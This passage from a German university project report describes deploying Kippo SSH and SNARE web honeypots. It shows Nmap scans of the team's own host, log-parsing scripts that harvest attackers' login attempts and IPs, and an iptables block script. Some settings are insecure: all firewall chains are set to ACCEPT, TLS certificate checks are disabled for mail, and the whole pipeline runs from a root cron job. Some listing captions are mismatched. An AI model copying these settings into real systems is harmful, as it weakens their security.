dschwenk@ubuntu:~$ sudo nmap -sV -sV -O -v -T5 -p22,10022 130.255.78.172
Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-25 11:20 CET
NSE: Loaded 35 scripts for scanning.
Initiating Ping Scan at 11:20
Scanning 130.255.78.172 [4 ports]
Completed Ping Scan at 11:20, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:20
Completed Parallel DNS resolution of 1 host. at 11:20, 0.00s elapsed
Initiating SYN Stealth Scan at 11:20
Scanning 130.255.78.172 [2 ports]
Discovered open port 22/tcp on 130.255.78.172
Discovered open port 10022/tcp on 130.255.78.172
Completed SYN Stealth Scan at 11:20, 0.22s elapsed (2 total ports)
Initiating Service scan at 11:20
Scanning 2 services on 130.255.78.172
Completed Service scan at 11:20, 0.07s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 130.255.78.172
Retrying OS detection (try #2) against 130.255.78.172
NSE: Script scanning 130.255.78.172.
Initiating NSE at 11:20
Completed NSE at 11:20, 0.24s elapsed
Nmap scan report for 130.255.78.172
Host is up (0.025s latency)

```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 5.1p1 Debian 5 (protocol 2.0)
10022/tcp	open	ssh	OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)

```

Warning: OS scan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
No OS matches for host
Uptime guess: 0.486 days (since Thu Nov 24 23:40:30 2016)
Network Distance: 10 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.02 seconds
Raw packets sent: 95 (8.906KB) | Rcvd: 69 (7.558KB)

```

Abbildung 7.2: Ausgabe Portscanner Nmap gegen das Honeypot-System

7.2.2 Kippo-Logfile auswerten

Die IP-Adressen von Angreifern werden im Kippo.log-Logfile neben zahlreichen Informationen wie eingegeben Benutzernamen, Passwörter und Befehle gespeichert. Ein Auszug aus einem Kippo-Logfile ist im Anhang unter *Ausschnitt aus Kippo-Logdatei* zu finden. Aus diesen Informationen sollen Statistiken zu Benutzernamen und Passwörter sowie automatisiert Firewallregeln erstellt werden, um Angriffe von diesen IPs zu verhindern.

Wie dem Kippo-Logfile unter *Ausschnitt aus Kippo-Logdatei* zu entnehmen ist, werden Benutzernamen und Passwörter als Teile von Zeichenketten im Logfile abgelegt. Für eine Auswertung müssen diese aus dem Logfile extrahiert werden. Dies erfolgt mit Hilfe der Werkzeuge *grep*, welches nach einer gegebenen Zeichenkette, hier „login attempt“, in einer Datei sucht. Die Zeilen, die dem Suchmuster entsprechen werden via Pipe an *awk* übergeben. *awk* arbeitet intern mit Variablen, die jeweils eine Zeichenkette einer Zeile, die voneinander durch Leerzeichen getrennt sind beinhalten. Die Variable sind dabei fortlaufend nummeriert. Variable \$0 enthält die ganze Zeile, Variable \$9 die neunte durch Leerzeichen getrennte Zeichenkette, die in diesem Fall den Loginnamen und das Passwort im Format „[login/passwort]“ enthält. Duplikate werden durch *sort* und *uniq* entfernt. Über *sed* und einen regulären Ausdruck

werden die beiden eckigen Klammern entfernt:

```
grep ' login attempt ' kippo.log |
  awk '{print ($9)}' |
  sort |
  uniq |
  sed -r 's/[]|\[/g' > user.txt
```

Hierdurch erhalten wir eine Liste von Kombinationen aus Benutzernamen und Passwörter in der Form *username/passwort*. Passwörter werden zudem separat ohne Benutzernamen extrahiert. Dazu ist ein weiterer Aufruf von *sed* notwendig, der den Benutzernamen und das „/“ entfernt. Passwortduplikate werden hierbei nicht entfernt, um daraus aussagekräftige Statistiken generieren zu können.

```
grep ' login attempt ' kippo.log |
  awk '{print ($9)}' |
  sed "s|^.*//||g" |
  sed "s|//||g" > pw.txt
```

Die Ausführung dieser Befehle wird über ein Bash-Skript realisiert. Das vollständige Skript ist im Anhang unter *Benutzernamen und Passwörter extrahieren* zu finden. Die Auswertung der Passwörter erfolgt über *Pipal Password Analyzer*⁹. Dieses open source Werkzeug erstellt Statistiken über die am häufigsten eingegeben Passwörter, über Zusammensetzung der Passwörter aus verschiedenen Zeichenklassen sowie Passwortlänge. Zudem erstellt es dazu „Text-Grafiken“. Der *Pipal Password Analyzer* basiert auf *ruby*, was durch *apt-get install ruby* installiert wird. Der Download des Werkzeugs selbst erfolgt von der Projektseite auf Github:

```
git clone https://github.com/digininja/pipal.git
```

Anschließend können Statistiken via

```
pipal.rb /pfad/zur/passwortdatei Ausgabedatei
```

erzeugt werden. Eine dieser Statistiken ist im Anhang unter *Pipal Passwortstatistik* zu finden.

7.2.3 Firewallregeln erstellen

Ziel unseres System ist es, einen Angreifer zu beobachten und aus seinem Vorgehen zu lernen. Anschließend soll der Angreifer von der Infrastruktur fern gehalten werden, um die Sicherheit anderer Systeme zu wahren. Um einen Angreifer wirkungsvoll von einer Infrastruktur fernzuhalten, besteht die Möglichkeit den Datenverkehr des Angreifers mit einer Firewall, die dieser Infrastruktur vorgelagert ist, zu blockieren. Da in dem vorliegenden Versuchsaufbau

⁹ *Pipal Password Analyzer*: <https://github.com/digininja/pipal>

keine weiterreichende Infrastruktur mit einer vorgelagerten Firewall vorhanden ist, wird hier exemplarisch auf dem Honeypotsystem selbst die Abwehr der Datenpakete des Angreifers mit Hilfe von *iptables* vorgenommen. Die Wahl fällt auf *iptables*, da hiermit Firewallregeln über sogenannte Ketten von Regeln erstellt werden können. Zudem ist *iptables* standardmäßig unter Debian verfügbar und kann über ein Bash-Skript automatisiert werden.

Um Firewallregeln generieren zu können, müssen die IP-Adressen der Angreifer aus dem Kippo-Logfile extrahiert werden. Dies geschieht wie bereits unter 7.2.2 beschrieben mit Hilfe der Werkzeuge *grep*, *sort* und *uniq*. Dazu wird an *grep* ein regulären Ausdruck übergeben, der IP-Adressen filtert. Damit keine identischen Firewallregeln erzeugt werden, werden doppelte IP-Adressen über *sort* und *uniq* entfernt.

```
cat logfile.log |
  grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' |
  sort |
  uniq > unique-ips.txt
```

Die Generierung der Firewallregeln geschieht über nachfolgendes Skript:

```
#!/bin/bash
#
# set variables
FW="/sbin/iptables"
IPFILE="/home/dschwenk/kippo-data/ips.txt"
BACKUPFILE="/home/dschwenk/firewall/iptables-backup.txt"

# backup current rules
iptables-save > $BACKUPFILE

# delete existing rules and chains
$FW -F
$FW -X

# set standard rules - accept all connections on all chains
$FW -P INPUT ACCEPT
$FW -P FORWARD ACCEPT
$FW -P OUTPUT ACCEPT

# read IP addresses from file
while read IP; do
  # drop connections from these IPs
  $FW -A INPUT -s $IP -j DROP
done < $IPFILE
```

Das Skript fertig zuerst über *iptables-save* ein Backup der bestehenden Regeln an, welches

wie unter 7.4 beschrieben archiviert wird. Eine beispielhafte Ausgabe von *iptables-save* ist im Anhang unter *Ausgabe iptables-save* zu finden. Anschließend werden alle existierenden Regeln über die Parameter *-F* und *-X* gelöscht. Dies geschieht explizit, um keine doppelten Regelsätze zu erstellen. Dies würde die Performance von iptables unnötig mindern. Ebenfalls explizit werden über die Regeln standardmäßig alle Verbindungen für die INPUT-, FORWARD- und OUTPUT-Chain akzeptiert. Damit lassen sich aus den Verbindungs-Logfiles beispielsweise Portscans nachweisen. Die Regeln selbst werden über eine Schleife erstellt, die Zeilenweise die IP-Adressen aus der oben generierten Datei ausliest und alle Verbindungen dieser IP auf der INPUT-Chain verwirft. Dieses Skript wird über einen cronjob einmal täglich ausgeführt.

7.2.4 IP-Adressen auswerten

Unter 3.3 wurde eine Anforderungen für einen reverse-DNS-Lookup von Angreifer IP-Adressen aufgeführt. Die Angreifer-IP-Adressen wurde bereits durch das Skript unter 7.2.3 extrahiert. Mit *getent*¹⁰ kann von diesen nun ein reverse-lookup erfolgen. Um dies nicht von Hand machen zu müssen, wird ein Skript erstellt:

```
#!/bin/bash
#
# set variables
IPFILE="/home/dschwenk/kippo-data/ips.txt"
OUTPUTFILE="/home/dschwenk/kippo-data/reverse-dns.txt"

# remove old reverse-dns file (if exists)
if [ -f $OUTPUTFILE ];
then
    rm $OUTPUTFILE
fi

# do reverse DNS lookup
while read IP; do # get each IP address from file
    # do lookup and append answer to output file
    getent hosts $IP >> $OUTPUTFILE
done < $IPFILE
```

Listing 7.1: Skript zur Extraktion von Benutzernamen und Passwörter aus Kippo-Logfile

Eine beispielhafte reverse-DNS-Auswertung ist im Anhang unter *Auswertung reverse-DNS-Lookup* zu finden. Um nicht nur eine Zuordnung von IP-Adressen zu DNS-Namen zu haben, sondern um auch ein Gefühl für die Herkunft der Angriffe zu bekommen, entschied sich das Projektteam zusätzlich zu einer geographischen Darstellung. Die Website *batchgeo.com*¹¹

¹⁰ *getent*: <http://man7.org/linux/man-pages/man1/getent.1.html>

¹¹ *batchgeo.com*: <http://de.batchgeo.com/>

bietet einen Dienst, der anhand von gegebenen Daten eine Karte erstellt. Diese gegebenen Daten können beispielsweise Adressen, Koordinaten oder eben auch IP-Adressen sein. Mit Hilfe einer „Geo-IP-Adressen-Funktion“ erstellt dieser Dienst eine Karte, auf der die IP-Adressen eingezeichnet sind. Abbildung 7.3 zeigt eine dieser erzeugten Karten, die die gesamte Welt abbildet.




Abbildung 7.3: Karte mit Geo-Location von Angreifer-IP-Adressen

Diese Karte zeigt deutlich, dass ein Großteil der Angriffe aus China, Europa und Nordamerika stammen. Abbildung 7.4 zeigt speziell einen Ausschnitt von Europa:



Abbildung 7.4: Karte mit Geo-Location von Angreifer-IP-Adressen

Die Verteilung der IP-Adressen in Europa erstreckt sich hauptsächlich über Mitteleuropa. Allgemein muss diese Auswertung jedoch mit Vorsicht betrachtet werden, da die Zuordnung

einer IP-Adresse zu einer Örtlichkeit einer gewissen Fehlerrate unterliegt. batchgeo.com ordnet die IP-Adresse mit Hilfe von Daten von MaxMind zu. MaxMind gibt für die Zuordnung von IP-Adressen zu Städten in Ländern wie den USA, China, Russland oder Deutschland eine Zuverlässigkeit von über 75% an. Für andere Länder ist teilweise eine niedrigere Zuverlässigkeit gegeben, die in einigen Fällen unter 50% liegt. Eine Auflistung je Land kann auf der Website von MaxMind¹² eingesehen werden.

7.2.5 Benachrichtigung bei Zugriff auf SSH-Honeypot

Unter 3.3 wurde eine Anforderung zur automatischen Benachrichtigung bei einem Angriff dokumentiert. Das Projektteam hat sich dazu entschieden, diese Benachrichtigung in Form einer Email-Benachrichtigung umzusetzen. Angedacht ist, eine Email dann zu versenden, wenn sich die Kippo-Logdatei ändert. Um nicht bei jeder Änderung benachrichtigt zu werden, soll in einem festen Zeitintervall auf Änderungen geprüft werden. Veränderungen an Dateien oder Verzeichnissen können unter Linux unter anderem mit *inotifywait*¹³ überwacht werden. *inotifywait* ist in dem Paket *inotify-tools* enthalten, welches über

```
|| apt-get install inotify-tools
```

installiert wird. Als Zeitintervall, in der auf Änderungen überprüft werden soll, wurde eine Stunde festgelegt. Dazu wird ein cronjob eingerichtet, der stündlich *inotifywait* ausführt.

```
|| @hourly inotifywait -t 3599 -e modify /home/kippo/kippo/log/
|| kippo.log && /home/dschwenk/email-alert/alert.sh
```

Als Parameter werden *inotifywait* eine Zeit von 3599 Sekunden übergeben, damit sich dieser Prozess nach Ablauf dieser Zeit automatisch beendet. Würde keine Zeit angegeben werden, würde dieser Prozess bis zu einer Änderung, die in einer beliebigen Zeit in der Zukunft liegen kann, im Hintergrund weiter laufen. Stündlich würde jedoch zusätzlich ein neuer Prozess gestartet werden. Die Zeitangabe verhindert somit die Mehrfachausführung. Zusätzlich wird die zu überwachende Logdatei angegeben, so wie eine Aktion, die bei einer Änderung ausgeführt werden soll. In diesem Fall soll das Skript *alert.sh* ausgeführt werden, welches nachfolgend aufgelistet ist:

```
|| #!/bin/bash
||
|| echo "Someone accessed our SSH honeypot running on port 22" |
|| mailx -v \
|| -r "honeypot-notification@danielschwenk.de" \
|| -s "SSH Honeypot Notification" \
|| -S smtp="send.one.com" \
```

¹² MaxMind GeoIP2 City Accuracy: <https://www.maxmind.com/en/geoip2-city-database-accuracy>

¹³ *inotifywait*: <https://linux.die.net/man/1/inotifywait>

```

-S smtp-use-starttls \
-S smtp-auth=login \
-S smtp-auth-user="honeypot-notification@danielschwenk.de" \
-S smtp-auth-password="password" \
-S ssl-verify=ignore \
michael.stroh@hs-weingarten.de,daniel.schwenk@hs-weingarten.de

```

Dieses Skript sendet eine Email mit vorgegebenem Betreff und Inhalt an die beiden Projektmitglieder. Der Versand selber wird über *mailx*¹⁴ realisiert, welches über

```

|| sudo apt-get install heirloom-mailx

```

installiert wurde. Dem *mailx*-Kommando werden dazu die SMTP- und Benutzerdaten übergeben. Der Versand erfolgt mit Hilfe eines Emailaccounts, welcher beim Provider one.com¹⁵ angelegt wurde. Die Wahl fiel auf diesen Provider, da dieser bereits in anderen Projekten in Verwendung der Teammitglieder ist. Das in diesem Listing dargestellte Passwort wurde aus Sicherheitsgründen durch einen Platzhalter ersetzt.

7.3 Web-Honeypot

7.3.1 Installation und Konfiguration SNARE

In diesem Abschnitt wird die Installation und Konfiguration eines Web-Honeypots auf Basis von SNARE beschrieben. Die Einrichtung erfolgt für Port 80 HTTP.

```

|| sudo apt-get install python3 python3-pip

```

Unter anderem wird Python3 für eine erfolgreiche Inbetriebnahme vorausgesetzt. Da zusätzlich noch mehrere Python-Module geladen werden müssen, bedarf es darüber hinaus des zugehörigen Paketverwaltungsprogramms *pip*¹⁶, auch in der entsprechenden Version 3.

```

|| pip3 install aiohttp beautifulsoup4 cssutils gitpython

```

Über das Paketverwaltungsprogramm werden daraufhin die Python-Module installiert.

```

|| apt-get install git

```

Falls nicht bereits systembedingt bereitgestellt, ist es an dieser Stelle zwingend erforderlich die Versionsverwaltungssoftware *git*¹⁷ zu installieren.

¹⁴ *mailx*: <https://linux.die.net/man/1/mailx>

¹⁵ one.com <https://www.one.com/de/>

¹⁶ *pip*: <https://pip.pypa.io/en/stable/>

¹⁷ *git*: <https://git-scm.com/>

```
|| cd /home/mstroh/  
|| git clone https://github.com/mushorg/snare.git
```

Über Github kann SNARE¹⁸ bezogen werden.

```
|| cd /home/mstroh/snare  
|| sudo python3 clone.py --target http://example.com
```

SNARE stellt dabei selbst ein Skript bereit um bestehende Webpräsenzen zu klonen. Diese Klone werden unter

```
|| /opt/snare/pages
```

abgelegt. Wahlweise kann natürlich auch eine eigene Webseite erzeugt und über SNARE gestartet werden.

```
|| sudo python3 snare.py --interface eth0 --port 80 --page-dir example.com >>  
|| snare.log &
```

Die sudo-Rechte benötigt SNARE um den Python-HTTPRequestHandler an Port 80 zu binden. Direkt nachdem das geschehen ist, werden diese Privilegien wieder abgegeben und der Web-Honeypot selbst läuft unter einem eigens hierfür angelegten nicht privilegierten Nutzer. In der Standardkonfiguration heißt dieser Nutzer nobody. Über die Parameter “--interface“ und “--port“ werden Interface und Port für den Web-Honeypot festgelegt. “--page-dir“ lädt die entsprechend zuvor geklonte oder selbst erzeugte Webseite und simuliert daraufhin einen Webserver.


Sämtliche Zugriffe, auch solche, die aufgrund einer nicht vorhandenen Ressource scheitern, Nutzer-Eingaben und Zugriffsversuche werden von SNARE über die Python-Anweisung print ausgegeben. Über “» snare.log“ werden diese Ausgaben an das Logfile “snare.log“ angehängt. Ohne weiteres Zutun würden diese Ausgaben zum jeweiligen Ereigniszeitpunkt im Zwischenspeicher der Datei “snare.log“ verbleiben und erst bei einer größer anfallenden Menge an Log-Einträgen tatsächlich in das Log-File geschrieben werden. Um der Anforderung einer automatischen Benachrichtigung bei einem stattfindenden Angriff gerecht werden zu können, hat sich das Projektteam dazu entschlossen, die Ausgaben des Skriptes zu erweitern und den bereitgestellten Zwischenspeicher zu umgehen, um Ereignisse unmittelbar im Log-File festzuhalten und entsprechend zeitnah auf etwaige Aktivitäten reagieren zu können.

```
|| print(..., flush=True)
```

Das Skript wurde an entsprechenden Stellen um diesen Parameter erweitert.

Nach erfolgreichem Start von SNARE ist der Web-Honeypot über das zuvor angegebene Interface und den entsprechenden Port, hier 80, erreichbar.

¹⁸ SNARE-Projekt auf Github: <https://github.com/mushorg/snare>



```

Scanning 130.255.78.172 [4 ports]
Completed Ping Scan at 17:42, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:42
Completed Parallel DNS resolution of 1 host. at 17:42, 0.08s elapsed
Initiating SYN Stealth Scan at 17:42
Scanning 130.255.78.172 [1000 ports]
Discovered open port 80/tcp on 130.255.78.172
Discovered open port 22/tcp on 130.255.78.172
Completed SYN Stealth Scan at 17:42, 4.24s elapsed (1000 total ports)
Nmap scan report for 130.255.78.172
Host is up (0.048s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
80/tcp    open       http
135/tcp   filtered   msrpc
139/tcp   filtered   netbios-ssn
179/tcp   filtered   bgp
445/tcp   filtered   microsoft-ds

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.52 seconds
Raw packets sent: 1025 (45.076KB) | Rcvd: 997 (39.876KB)

```

Abbildung 7.5: Ergebnis eines Port-Scans mit Nmap nach zusätzlicher Inbetriebnahme des Web-Honeypots SNARE

7.3.2 Verwendung eines Login-Formulars

Um einem Angreifer zusätzliche Angriffsfläche zu bieten, hat sich das Projektteam nach einwöchigem Betrieb einer Kopie von `example.com`¹⁹ dazu entschlossen, eine Weboberfläche in Form eines Login-Formulars zu einzusetzen.

Dieses Login-Formular, wie Abbildung 7.6 ersichtlich, besteht aus lediglich zwei Eingabefeldern für jeweils Benutzername und Passwort.

7.3.3 SNARE-Logfile auswerten

SNARE loggt sämtliche HTTP-Anfragen in Form des angeforderten Pfades und zusätzlich eingehende HTTP-POST-Anfragen.

Wie in Abbildung 7.7 ersichtlich, werden angeforderte Pfade mit dem Präfix “Request path:“ und POST-Anfragen mit “POST data:“ versehen. Da zusätzliche, ebenfalls in diesem Log-File gesicherte Programm-Ausgaben, wie etwa die zum Systemstart verwendeten Parameter, für das Projektteam irrelevant sind, werden für eine weitere Unterteilung lediglich die zwei zuvor genannten Kategorien verwendet.

```

| grep 'POST data:' snare.log |
| tr -s '\n' |

```

¹⁹ `example.com` <http://www.example.com>

Abbildung 7.6: Weboberfläche des Web-Honeypots SNARE


```
sort |
uniq -ic |
sort -gr > snare-post-requests.txt
```

Unter Verwendung von `grep` werden alle Einträge, die durch einen HTTP-POST entstanden sind, welche durch die vorangestellte Ausgabe 'POST data:' identifiziert werden, herausgefiltert. 'tr -s' entfernt daraufhin mehrere aufeinanderfolgende Zeilenumbrüche. Mittels 'sort' wird das Ergebnis entsprechend der Zeichenfolge des jeweiligen Eintrags sortiert und durch 'uniq -ic' werden mehrere gleiche Einträge zu einem einzigen Eintrag zusammengefasst, die Groß- und Kleinschreibung wird dabei ignoriert und die Anzahl der Vorkommnisse eines Eintrages durch den Parameter 'c' gezählt und jeweils als Ganzzahl vorangestellt. Dieses Ergebnis wird daraufhin noch einmal entsprechend der Häufigkeit ('sort -g') und in absteigender Reihenfolge ('sort -r') sortiert.

```
grep 'Request path:' snare.log |
tr -s '\n' |
sort |
uniq -ic |
sort -gr > snare-path-requests.txt
```

Durch die gleiche Vorgehensweise werden auch alle angeforderten Pfade extrahiert. Um eine statistische Auswertung durchführen zu können.

Diese Befehle werden mit Hilfe eines hierfür geschriebenen Bash-Skripts ausgeführt, welches



le für Google Drive²⁰. Anzumerken ist, dass dieser Client nicht von Google selbst, sondern von Petter Rasmussen in einem open source Projekt entwickelt wird²¹. Der Download der aktuellen Version 2.1 des 64-Bit-Clients für Linux erfolgt durch:

```
|| wget https://docs.google.com/uc?id=0B3X9GlR6EmbnQ0FtZmJJUXEyRTA&export=download
```

Durch eine Umbenennung wird der kryptische Dateiname lesbar gemacht. Zudem wird die Datei als ausführbar markiert:

```
|| mv 0B3X9GlR6EmbnQ0FtZmJJUXEyRTA&export gdrive  
|| chmod +x gdrive
```

Die Installation erfolgt via:

```
|| sudo install gdrive /usr/local/bin/gdrive
```

Nach der erfolgreichen Installation des Clients müssen diesem Berechtigungen zum Zugriff auf einen Google Drive Account eingerichtet werden. Dazu wird der Client mit einem beliebigen Parameter, hier *list* zum Auflisten der gdrive-Inhalte, aufgerufen:

```
|| gdrive list
```

Infolge dessen wird eine Aufforderung zum Besuch der Google-Drive-Website zur Authentifizierung ausgegeben. Somit ist eine Verbindung zwischen dem Client und dem Google Drive-Dienst hergestellt. Das Backup selbst wird über das Skript unter 7.4.2 erstellt und hochgeladen.

7.4.2 Automatisierung

In den vorherigen Kapitel wurde die Vorgehensweise zur Extraktion, Auswertung und Weiterverarbeitung von Daten erläutert. Für einzelne Aufgaben wurden dazu Skripte erstellt. Um diese Skripte nun nicht regelmäßig von Hand ausführen zu müssen, werden diese einzelne Skripte über ein zentrales Skript gesteuert und täglich ausgeführt. Dieses Skript führt folgende Aufgaben aus:

- Daten aus Kippo-Logdatei extrahieren
- extrahierte Daten auswerten
- bestehende Firewallregeln sichern sowie neue Regeln erstellen
- Archivierung von Logdaten sowie Analyseergebnissen

²⁰ Google Drive: https://www.google.com/intl/de_de/drive/

²¹ Peter Rasmussen gDrive command line tool: <https://github.com/prasmussen/gdrive>

In die Archivierung fließen sämtliche Log- und Analysedaten sowie Konfigurationsdateien ein. Dazu gehören:

- Kippo-Konfiguration und Logdatei
- Auswertung der Benutzer- und Passwortdaten
- Auswertung der IP-Adressen
- Konfigurationsdateien von iptables
- x.y

Für einen effizienten Upload werden die oben genannten Dateien alle 24 Stunden zu einem komprimierten zip-Archiv zusammengefasst und auf den Cloud-Speicher hochgeladen. Um diesen Vorgang zu automatisieren wird folgendes Bash-Skript angelegt:

```
#!/bin/bash
#
# set variables
DATE='date +%Y%m%d_%H-%M'
BACKUP_FILENAME="/home/dschwenk/backup/"$DATE"_backup.tar.gz"

BACKUP_KIPPO_LOG="/home/kippo/kippo/log/kippo.log"
BACKUP_KIPPO_CONF="/home/kippo/kippo/kippo.cfg"
BACKUP_KIPPO_DATA="/home/dschwenk/kippo-data"

PIPAL_OUTPUT="/home/dschwenk/pipal/pipal-stats.txt"

BACKUP_FIREWALL="/home/dschwenk/firewall/iptables-backup.txt"

# start Kippo logfile data extract
/home/dschwenk/kippo-data/extract-logfile-data.sh

# do reverse-DNS lookup
/home/dschwenk/kippo-data/do_reverse_dns_lookup.sh

# do Pipal password analysis
/home/dschwenk/pipal/pipal.rb --output $PIPAL_OUTPUT /home/
    dschwenk/kippo-data/pw.txt

# do firewall stuff
/home/dschwenk/firewall/create-iptables-rules.sh

# do backup stuff
```

```
# create zip
tar czPf $BACKUP_FILENAME $BACKUP_KIPPO_LOG $BACKUP_KIPPO_CONF
    $BACKUP_KIPPO_DATA $PIPAL_OUTPUT $BACKUP_FIREWALL

# upload backup
gdrive upload $BACKUP_FILENAME
```

Listing 7.2: Skript zur Extraktion von Benutzernamen und Passwörter aus Kippo-Logfile

Dieses Skript soll täglich ausgeführt werden. Dies kann über einen *cronjob* erreicht werden. Da für die Konfiguration von Firewallregeln via *iptables* root-Berechtigungen notwendig sind, muss dieses Skript mit privilegierten Berechtigungen ausgeführt werden. Über *sudo crontab -e* wird ein *cronjob* für den root-Benutzer eingerichtet:

```
@daily /home/dschwenk/do_all_stuff.sh
```

Damit wird das Skript einmal täglich ausgeführt.

8 Evaluation

8.1 Umsetzung der Anforderungen

